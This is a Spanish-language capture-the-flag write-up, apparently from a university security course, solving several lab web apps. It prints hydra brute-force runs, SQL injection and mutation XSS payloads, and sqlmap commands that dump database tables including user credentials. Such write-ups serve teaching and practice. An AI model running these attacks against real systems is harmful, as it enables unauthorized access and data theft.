
```
braii@debian:~$ hydra -l messi -P /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt https-form-post://jajackers.dsa.linti.unlp.edu.ar/login:"username=messi&password=^PASS^:Credenciales incorrectas!"  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 14:21:01  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task  
[DATA] attacking http-post-forms://jajackers.dsa.linti.unlp.edu.ar:443/login:username=messi&password=^PASS^:Credenciales incorrectas!  
[STATUS] 1384.00 tries/min, 1384 tries in 00:01h, 14343014 to do in 172:44h, 16 active  
[STATUS] 1411.33 tries/min, 4234 tries in 00:03h, 14340164 to do in 169:21h, 16 active  
[STATUS] 1420.57 tries/min, 9944 tries in 00:07h, 14334454 to do in 168:11h, 16 active  
[443][http-post-form] host: jajackers.dsa.linti.unlp.edu.ar login: messi password: teamomiguel  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-25 14:31:47  
braii@debian:~$ |
```

De esta manera, se obtiene que la clave del usuario messi es **teamomiguel**. A continuación se procede a loguearse con estas credenciales, notando que aparece una nueva opción arriba a la derecha, en el navbar, con el nombre de **admin**:



The screenshot shows a dark-themed web application. At the top, there's a header with a shield icon, the word "INICIO", and user information: "messi", "Perfil", "Admin", and "Cerrar". Below the header, a green notification bar says "Bienvenido messi!". The main content area has a title "Perfil de Usuario" with a sub-section "Tu Perfil". It displays user information: # ID: 239, Usuario: messi, Email: messi@ctf.com, and Rol: admin. To the right, there's a yellow box titled "Ayuda:" containing a long string of characters: "YnVzY2EgZWwgdXN1YXJpbvBjb24gcm9sIGFkbWIuaXN0cmFOaXZv". At the bottom left is a "Inicio" button.

Se accede a la misma y dentro de ella se encuentra un buscador para buscar a los jugadores por ID



The screenshot shows a dark-themed web application titled "Panel de Administración - Jugadores". It features a search bar labeled "Buscar Jugador por ID" with a placeholder "Buscar por ID del jugador..." and a magnifying glass icon. To the right, there's a section titled "Jugadores en la Base de Datos" with a sub-instruction "Busca un jugador por su ID para ver los detalles". At the bottom left are "Inicio" and "MI PERFIL" buttons.

Se procede entonces a utilizar inyección sql sencilla para obtener todos los jugadores como se ve a continuación, obteniendo lo siguiente:

⌚ Panel de Administración - Jugadores

👤 Jugadores en la Base de Datos		
# ID	👤 Nombre	🚩 Nacionalidad
1	Pelé	Brasil
2	Diego Maradona	Argentina
3	Lionel Messi	Argentina
4	Cristiano Ronaldo	Portugal
5	Johan Cruyff	Países Bajos
6	Alfredo Di Stéfano	Argentina/España
7	Franz Beckenbauer	Alemania
8	Zinedine Zidane	Francia
9	Ronaldinho	Brasil
10	Michel Platini	Francia
15308	xnany	Flag{S0S_UN_J4J4H4CK3R}

De esa manera, se logra encontrar la flag:

Flag{S0S_UN_J4J4H4CK3R}

Grupo DesAuth ✓

Para la siguiente página se puede ver una página de inicio de sesión con distintas opciones.

The screenshot shows a dark-themed login page for 'VulnApp'. At the top right are links for 'Inicio', 'Login', and 'Registro'. In the center, the text 'Por favor no me vulneres!' is displayed. On the left, there's a small logo consisting of a green square with a white checkmark.

En la página de registro, se nos dice que esta funcionalidad no se encuentra activa actualmente:

The screenshot shows a dark-themed registration page for 'VulnApp'. A yellow banner at the top says 'Registro fuera de servicio momentáneamente. Intentalo más tarde.' Below it, the title 'Registrarse' is centered. There are three input fields for 'Usuario', 'Email', and 'Contraseña'. At the bottom is a 'Registrarse' button and a link '¿Ya tenés cuenta? [Iniciá sesión](#)'.

Por otra parte, en el login se puede ver un formulario típico, con la particularidad de que nos permite ingresar como “invitado” sin loguearnos:

The screenshot shows a dark-themed login page for 'VulnApp'. The title is 'Iniciar sesión'. It has two input fields for 'Usuario' and 'Contraseña', followed by a 'Entrar' button. Below the buttons is a link '¿No tenés cuenta? [Regístrate](#)'. At the bottom, there's a link 'Pasa como invitado [Invitado](#)'.

Al “loguearnos” como invitado, se ve lo siguiente:

Perfil del Usuario

- **Usuario:** invitado
- **Nombre:** Invitado
- **Saldo:** 0.0\$
- **Tarjeta:** 00000000
- **CVE:** 000

[Cerrar sesión](#)

Clíckeando en “Buscar” aparece el siguiente filtro buscador:

Buscar usuario

No se encontró nada o no hubo búsqueda todavía.

Se procede a intentar una inyección SQL típica en este buscador de usuarios, dado que casi seguramente la página tenga una tabla de usuarios. Usando el payload ‘OR ‘1’ = ‘1 se obtienen los datos principales (aunque no el número de tarjeta ni el CVE) de todos los usuarios.

Buscar usuario

- (1, 'test1', 'Juan', '2.0\$')
- (2, 'test2', 'Pedro', '2.0\$')
- (3, 'test3', 'Julian', '0.0\$')
- (4, 'test4', 'Flavio', '1.1\$')
- (5, 'test5', 'Eric', '3.3\$')
- (6, 'test6', 'Carlos', '5.6\$')
- (7, 'test7', 'Tao', '200000.0\$')
- (10, 'invitado', 'Invitado', '0.0\$')
- (666, 'admin', 'Admin', '10000000.0\$')

Como se puede ver los datos del admin (incluyendo su ID), se procede a probar el mismo en la página “perfil” que aparece al “ingresar” como invitado:

The screenshot shows a web browser window with the following details:


- Address Bar:** desauth.dsa.linti.unlp.edu.ar/perfil/666
- Title Bar:** VulnApp
- Content Area:**
 - # Perfil del Usuario
 - **Usuario:** admin
 - **Nombre:** Admin
 - **Saldo:** 10000000.0\$
 - **Tarjeta:** FLAG{4p4_l4_3nc0ntr4st3_p1c4r0n}
 - **CVE:** 666
 - [Cerrar sesión](#)

De esta forma se obtienen todos los datos del admin, incluyendo su “número” de tarjeta, el cual es la flag de la aplicación:

FLAG{4p4_l4_3nc0ntr4st3_p1c4r0n}

Grupo Nemeziz

Al ingresar en la página, se encuentra lo siguiente:



The screenshot shows a dark-themed website header with "NEMEZIZ Store" on the left and "Inicio" and "Iniciar Sesión" on the right. Below the header is a large orange rectangular area containing the text "¡Inicia sesión para acceder a descuentos exclusivos!" in white.

© 2025 NEMEZIZ Store. Todos los derechos reservados.

Inspeccionando la misma, se encuentra la siguiente pista

```
21 <div class="banner">
22     <h2>¡Inicia sesión para acceder a descuentos exclusivos!</h2>
23 </div>
24
25 <div class="hidden-field" style="display: none;">
26     QuiXa alguna inyección SSea de utilidad
27 </div>
```

Por lo que se decide probar distintos tipos de inyecciones XSS, tomando en cuenta el atributo “payload” con el que se fue trabajando durante la práctica brindada por la cátedra.

Probando con distintas versiones, se encuentra que la versión [mutada de xss](#) logra realizar un cambio, pasando al atributo payload el siguiente valor como se ve a continuación:

```
?payload=<math></br><style><a id="</style><img src=1
onerror=alert(1)>">
```

[https://nemeziz.dsa.linti.unlp.edu.ar/?payload=%3Cmath%3E%3C/br%3E%3Cstyle%3E%3Ca%20id=%22%3C/style%3E%3Cimg%20src=1%20onerror=alert\(1\)%3E%22%3E](https://nemeziz.dsa.linti.unlp.edu.ar/?payload=%3Cmath%3E%3C/br%3E%3Cstyle%3E%3Ca%20id=%22%3C/style%3E%3Cimg%20src=1%20onerror=alert(1)%3E%22%3E)

Se obtiene la pista de que nos tenemos que loguear con un usuario llamado pedro (aunque no sabemos su contraseña), y lo siguiente: "Pista: ni sal ni pimienta, solo doble cocción." Esta pista se puede intuir que nos dice que la contraseña no usa ni **salt** ni **pepper** pero que está **dblemente hasheada**.

Siguiendo esta última pista, se realizaron pruebas utilizando un script bash que realiza doble hashing md5 a todas las entradas del archivo rockyou.txt, obteniéndose el archivo **rockyou_double_md5.txt**.

Con este nuevo archivo, se utiliza la herramienta hydra para encontrar la clave a través de fuerza bruta con el diccionario modificado.

```
braii@debian: ~ braii@debian: ~
braii@debian: $ hydra -l pedro -P /home/braii/Dокументos/DSA/Practica/TP1/Adicionales/rockyou_double_md5.txt https-form-post://nemeziz.dsa.linti.unlp.edu.ar/login:username=pedro&password^PASS^:Login incorrecto
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-24 20:30:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4198333 login tries (1:1:p:4198333), ~262396 tries per task
[DATA] attacking http-post-forms://nemeziz.dsa.linti.unlp.edu.ar:443/login:username=pedro&password^PASS^:Login incorrecto
[STATUS] 831.00 tries/min, 831 tries in 00:01h, 4197502 to do in 84:12h, 16 active
[443][http-post-form] host: nemeziz.dsa.linti.unlp.edu.ar login: pedro password: 9df7a7314e3884b26222e2ccdb34aa24
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-24 20:32:48
braii@debian: $ |
```

Nos logueamos con las credenciales
pedro:9df7a7314e3884b26222e2ccd834aa24 (que corresponde al doble hashing con md5 de “password123”) y se nos muestra una lista de productos:

NEMEZIZ Store

Buscar Sucursal Perfil Cerrar Sesión

Bienvenido, pedro!

¡Por ser usuario tienes un 30% de descuento en todos nuestros productos!

Nuestros Productos

Botines NEMEZIZ \$199.99 \$139.99 con descuento	Camiseta Adidas \$89.99 \$62.99 con descuento	Pantalón Puma \$59.99 \$41.99 con descuento	Medias Nike \$19.99 \$13.99 con descuento
--	--	--	--

© 2025 NEMEZIZ Store. Todos los derechos reservados.

Al inspeccionar esta página no se encuentra ninguna pista dentro del HTML. Dentro de la barra de navegación aparece la opción de “buscar sucursal”, el cual redirecciona a una nueva ruta con un filtro buscador. Dentro del mismo se prueba una inyección SQL típica para obtener todas las sucursales, obteniendo lo siguiente:

NEMEZIZ Store

Buscar Sucursal Perfil Cerrar Sesión

Buscar Sucursales

'OR'1'=1

Buscar

Resultados para "'OR'1'=1"


ID	Nombre	Dirección	Teléfono	Horario
1	NEMEZIZ Buenos Aires	Av. Corrientes 1234	11-1234-5678	9.00 - 17:00
2	NEMEZIZ Córdoba	Av. Colín 567	351-987-6543	8.00 - 17:00
3	NEMEZIZ Rosario	Pellegrini 678	341-456-7890	9.00 - 18:00
4	NEMEZIZ Mendoza	San Martín 432	261-765-4321	9.00 - 17:00
5	NEMEZIZ La Plata	Calle 7 1234	221-123-4567	8.00 - 16:00
6	NEMEZIZ Mar del Plata	Av. Luro 2345	223-876-5432	9.00 - 18:00
7	-	Av. República 752	341-456-7700	flag{N3m3z1z_w4s_h3re}

De esa manera se encuentra la flag:

flag{N3m3z1z_w4s_h3re}

Grupo admin:admin ✓

Nuevamente se nos muestra una pantalla de login como en varias de las otras aplicaciones.



The image shows a login form with a green border. At the top center, it says "Iniciar sesión". Below that, there are two input fields: one for "Usuario" (User) containing the placeholder "Ingrese su usuario" (Enter your user), and another for "Contraseña" (Password) containing the placeholder "Contraseña" (Password). At the bottom center is a green button labeled "Entrar" (Enter).

Nuevamente intentamos con las credenciales típicas admin:admin sin éxito.



The image shows the same login form as above, but with a red error message "Login incorrecto" (Login incorrect) displayed below the "Entrar" button.

Por lo tanto procedemos a intentar loguearnos por fuerza bruta usando hydra.

```
+ braii@debian: ~
in:username=admin&password=^PASS^:Login incorrecto
braii@debian:~$ hydra -l admin -P /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt https-form-post://admin-admin.dsa.linti.unlp.edu.ar/login:"use
rname=admin&password=^PASS^:Login incorrecto"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-19 17:09:
17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-forms://admin-admin.dsa.linti.unlp.edu.ar:443/login:u
sername=admin&password=^PASS^:Login incorrecto
[STATUS] 1378.00 tries/min, 1378 tries in 00:01h, 14343020 to do in 173:29h, 16
active
[STATUS] 1372.67 tries/min, 4118 tries in 00:03h, 14340280 to do in 174:08h, 16
active
[443][http-post-form] host: admin-admin.dsa.linti.unlp.edu.ar login: admin p
assword: axlrose
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-19 17:15:
48
braii@debian:~$ |
```

Se encuentra que la contraseña es **axl rose**

Una vez que se loguea con éxito usando **admin:axl rose**, redirige a la ruta /cupones mostrando lo siguiente:

The screenshot shows a web browser window with the following details:

- Address Bar:** https://admin-admin.dsa.linti.unlp.edu.ar/cupones
- Page Title:** Buscador de Cupones
- Search Input:** Buscar cupones por categoria...
- Search Button:** Buscar
- Text Area:** Ingresá una categoría para obtener cupones(ej. Ropa, Electrónica)
- Footer:** © Sistema de Cupones
- Buttons:** Cerrar sesión (Logout)

Como se tiene un buscador de cupones, es lógico asumir que el sitio debe tener una base de datos con una tabla sobre cupones, por lo que podemos intentar una inyección SQL típica → ‘**OR ‘1’=‘1** para obtener todos los cupones.

Código	Descuento (%)	Creado	Expira	Categoría	País
Unidad2025	10.0%	01/01/2025	31/12/2025	Educación	Argentina
Natural2025	12.0%	02/01/2025	31/12/2025	Turismo	Brasil
Pintura2025	15.0%	03/01/2025	31/12/2025	Hogar	Chile
Arte2025	18.0%	04/01/2025	31/12/2025	Libros	Uruguay
Invierno2025	20.0%	05/01/2025	31/12/2025	Indumentaria	Paraguay
Sabor2025	22.0%	06/01/2025	31/12/2025	Alimentos	Bolivia

La inicial de cada descuento tiene color rojo, por lo que se puede asumir que hay un mensaje secreto que se obtiene al concatenar todas estas iniciales: U N P A I S S U E L E T E N E R B A N D E R A → “Un país suele tener bandera”

Acto seguido se procede a usar sqlmap como herramienta para realizar la inyección sql:

```

braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://admin-admin.dsa.linti.unlp.edu.ar/cupones?search=" --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li-
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:26:09 /2025-07-19

[17:26:09] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid paramete
r values so sqlmap could be able to run properly
[17:26:09] [INFO] resuming back-end DBMS 'mysql'
[17:26:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--_
Parameter: search (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: search=admin' AND EXTRACTVALUE(5889,CONCAT(0x5c,0x7171767a71,(SELECT (ELT(5889=5889,1))),0x7162786b71)) AND 'SnNQ'='SnNQ

```

```
+-----+  
| SESSION_VARIABLES |  
| STATISTICS |  
| TABLESPACES |  
| TABLE_CONSTRAINTS |  
| TABLE_PRIVILEGES |  
| USER_PRIVILEGES |  
| VIEWS |  
| COLUMNS |  
| ENGINES |  
| EVENTS |  
| PARTITIONS |  
| PLUGINS |  
| PROCESSLIST |  
| TABLES |  
| TRIGGERS |  
+-----+  
  
Database: mydb  
[3 tables]  
+-----+  
| user |  
| cupones |  
| pais |  
+-----+  
  
[17:26:10] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/admin-adm  
in.dsa.linti.unlp.edu.ar'
```

Se puede ver que la aplicación posee 3 tablas principales: user, cupones y país. Interesa explotar la tabla país, ya que la pista del mensaje secreto apunta a banderas de países.

```
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://admin-admin.dsa.linti.unlp.edu.ar/cupones?search=" -T pais --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:27:04 /2025-07-19

[17:27:04] [WARNING] provided value for parameter 'search' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:27:04] [INFO] resuming back-end DBMS 'mysql'
[17:27:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: search=admin' AND EXTRACTVALUE(5889,CONCAT(0x5c,0x7171767a71,(SELECT (ELT(5889=5889,1))),0x7162786b71)) AND 'SnNQ'='SnNQ

    Type: time-based blind
```

30 Canadá	
31 Reino Unido	
32 Alemania	
33 Francia	
34 Italia	
35 España	
36 Portugal	
37 Paises Bajos	
38 Bélgica	
39 Suiza	
40 Austria	
41 Suecia	
42 Noruega	
43 synt{rfgb_rf_ha_synt_qr_rwrzcyb}	
44 Dinamarca	
45 Finlandia	
46 Polonia	
47 Rusia	
48 Grecia	
49 Irlanda	
50 China	
51 Japón	
52 India	
53 Pakistán	
54 Bangladesh	
55 Corea del Sur	
56 Corea del Norte	
57 Vietnam	

Dentro de banderas uno de los países no es un país si no una posible flag cifrada con lo que parece un algoritmo de rotación de caracteres.

synt{rfgb_rf_ha_synt_qr_rwrzcyb}

Usando la página [dcode](#), se intenta averiguar qué algoritmo de rotación se usó para cifrar ese string.

The screenshot shows the dCode Cipher Identifier interface. In the search bar, the string "synt{rfgb_rf_ha_synt_qr_rwrzcyb}" is entered. Below the search bar, a message says "dCode's analyzer suggests to investigate:". Under this message, there are two warnings: one about the short length of the text and another about few or no significative results. The results section lists "ROT-13 Cipher" and "ROT Cipher" as possibilities. The "ROT-13 Cipher" option is highlighted with a green bar. On the right side of the interface, there is a "CIPHER IDENTIFIER" section with a "CRYPTOGRAPHY" dropdown set to "Cipher Identifier". A box contains the input string, and below it is a "CLUES/KEYWORDS (IF ANY)" field. A large "ANALYZE" button is at the bottom. Other links include "Frequency Analysis — Index of Coincidence" and "Symbols Identifier".

Y la página dice que lo más probable es que el mensaje está cifrado con el algoritmo ROT-13, el cual le “suma” 13 caracteres del abecedario a cada letra del mensaje original, por ejemplo “a” se convierte en “n”.

Usando la [misma página](#) se descifra el mensaje:

The screenshot shows the dCode CHIFFRE ROT-13 interface. In the search bar, the string "synt{rfgb_rf_ha_synt_qr_rwrzcyb}" is entered. Below the search bar, a message says "SYNTRFGBRFHAC...CYB". The results section lists "flag{esto_es_un_flag_de_ejemplo}" and "Chiffre ROT-13 - dCode". The category is listed as "Catégorie(s) : Chiffrement par Substitution". On the right side, there is a "CHIFFRE ROT-13" section with a "CRYPTOGRAPHIE" dropdown set to "Chiffrement par Substitution". A box contains the input string, and below it is a checkbox for "APPLIQUER LE ROT-5 SUR LES NOMBRES (ROT13.5)". A large "DÉCHIFFRER LE ROT13" button is at the bottom. Other links include "Déchiffrement du ROT13" and "Message chiffré avec ROT13".

Y se obtiene la flag:

flag{esto_es_un_flag_de_ejemplo}

Grupo Mila Con Papas Fritas ✓

Al ingresar al sitio, se tienen dos botones, uno de registro y otro de login, además de un buscador de mascotas por su nombre.



Mascotas

[Registrar](#) [Login](#)

Buscar Mascotas

Como se tiene un buscador que seguramente interactúa con una base de datos por detrás, se realiza una inyección SQL sencilla ingresando en “Nombre de la mascota”: ‘ OR ‘1’ = ‘1



Mascotas

[Registrar](#) [Login](#)

Buscar Mascotas

Resultados:

- **Fido** (Perro) - **Un perro amigable**
- **Misi** (Gato) - **Una gata dormilona**
- **Paco** (Loro) - **Loro parlante**
- (la flag esta en la descripcion) - **_bonito**

Se puede ver en el listado de resultados lo que aparentemente parece la parte de una flag compuesta → **_bonito**

Además, se nos dice que la otra parte de la flag está en la “descripcion”, es decir, probablemente esté como una fila dentro de la columna Descripcion de la tabla SQL.

Por lo tanto, se procede a usar sqlmap para realizar una explotación SQL para primero obtener los nombres de todas las tablas.

```
+ braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://mila-con-papas-fritas.dsa.linti.unlp.edu.ar/?q=" --tables --risk=3 --level=5
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal
. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:37:04 /2025-07-20

[02:37:04] [WARNING] provided value for parameter 'q' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[02:37:04] [INFO] testing connection to the target URL
[02:37:05] [INFO] testing if the target URL content is stable
[02:37:05] [INFO] target URL content is stable
[02:37:05] [INFO] testing if GET parameter 'q' is dynamic
[02:37:05] [INFO] GET parameter 'q' appears to be dynamic
[02:37:06] [INFO] heuristic (basic) test shows that GET parameter 'q' might be injectable (possible DBMS: 'SQLite')
[02:37:06] [INFO] heuristic (XSS) test shows that GET parameter 'q' might be vulnerable to cross-site scripting (XSS) attacks
[02:37:06] [INFO] testing for SQL injection on GET parameter 'q'
```

```
+ braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
Type: time-based blind
Title: SQLite > 2.0 AND time-based blind (heavy query)
Payload: q=' AND 2573=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2))))-- mK
jU

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: q=' UNION ALL SELECT NULL,NULL,CHAR(113,120,106,122,113)||CHAR(83,105,67,97,72,73,120,98,97,65,117,66,101,72,88,106,103,83,121,101,97,73,116,74,79,117,90,70,115,110,90,98,109,90,103,105,113,102,74)||CHAR(113,120,120,107,113),NULL,NULL-- k0Kv
---

[02:41:54] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[02:41:54] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[3 tables]
+-----+
| comentario |
| mascota   |
| usuario   |
+-----+

[02:41:54] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 285 times
[02:41:54] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/mila-con-papas-fritas.dsa.linti.unlp.edu.ar'
```

Se realiza un **--dump** de cada tabla para verificar el contenido de la misma.

Dentro de la tabla comentario no se encuentra ningún dato:

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev [+] x
[02:48:04] [WARNING] something went wrong with full UNION technique (could be because of limitation
on retrieved number of entries). Falling back to partial UNION technique
[02:48:04] [WARNING] in case of continuous data retrieval problems you are advised to try a switch
'--no-cast' or switch '--hex'
[02:48:04] [INFO] fetching number of entries for table 'comentario' in database 'SQLite_masterdb'
[02:48:04] [WARNING] time-based comparison requires larger statistical model, please wait.....
..... (done)
[02:48:08] [WARNING] it is very important to not stress the network connection during usage of time
-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
] y
0
[02:49:12] [WARNING] table 'comentario' in database 'SQLite_masterdb' appears to be empty
Database: <current>
Table: comentario
[0 entries]
+-----+
| id | mascota_id | text |
+-----+
+-----+
[02:49:12] [INFO] table 'SQLite_masterdb.comentario' dumped to CSV file '/home/braii/.local/share/s
qlmap/output/mila-con-papas-fritas.dsa.linti.unlp.edu.ar/dump/SQLite_masterdb/comentario.csv'
[02:49:12] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/m
ila-con-papas-fritas.dsa.linti.unlp.edu.ar'

[*] ending @ 02:49:12 /2025-07-20/
```

Tabla de usuarios:

```
braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev [+] x
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: q=' UNION ALL SELECT NULL,NULL,CHAR(113,120,106,122,113)||CHAR(83,105,67,97,72,73,120,
98,97,65,117,66,101,72,88,106,103,83,121,101,97,73,116,74,79,117,90,70,115,110,90,90,98,109,90,103,
105,113,102,74)||CHAR(113,120,120,107,113),NULL,NULL-- k0Kv
--
[02:49:27] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[02:49:27] [INFO] fetching columns for table 'usuario'
[02:49:27] [INFO] fetching entries for table 'usuario'
Database: <current>
Table: usuario
[4 entries]
+-----+
| id | role | usuario | contrasena |
+-----+
| 1 | USER | alice | alice123 |
| 2 | USER | bob | bob123 |
| 3 | USER | charlie | charlie123 |
| 55 | USER | jose | daniela |
+-----+
[02:49:27] [INFO] table 'SQLite_masterdb.usuario' dumped to CSV file '/home/braii/.local/share/sqlm
ap/output/mila-con-papas-fritas.dsa.linti.unlp.edu.ar/dump/SQLite_masterdb/usuario.csv'
[02:49:27] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/m
ila-con-papas-fritas.dsa.linti.unlp.edu.ar'
```

Tabla de mascotas

```
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: q=' UNION ALL SELECT NULL,NULL,CHAR(113,120,106,122,113)||CHAR(83,105,67,97,72,73,120,
98,97,65,117,66,101,72,88,106,103,83,121,101,97,73,116,74,79,117,90,70,115,110,90,90,98,109,90,103,
105,113,102,74)||CHAR(113,120,120,107,113),NULL,NULL-- kOKv
---
[02:49:46] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[02:49:46] [INFO] fetching columns for table 'mascota'
[02:49:46] [INFO] fetching entries for table 'mascota'
Database: <current>
Table: mascota
[4 entries]
+----+-----+-----+-----+
| id | dueno_id | tipo          | nombre      | descripcion   |
+----+-----+-----+-----+
| 1  | 1       | Perro         | Fido        | Un perro amigable |
| 2  | 2       | Gato          | Misi        | Una gata dormilona |
| 3  | 3       | Loro          | Paco        | Loro parlante    |
| 4  | NULL    | la flag esta en la descripcion | <blank> | _bonito        |
+----+-----+-----+-----+
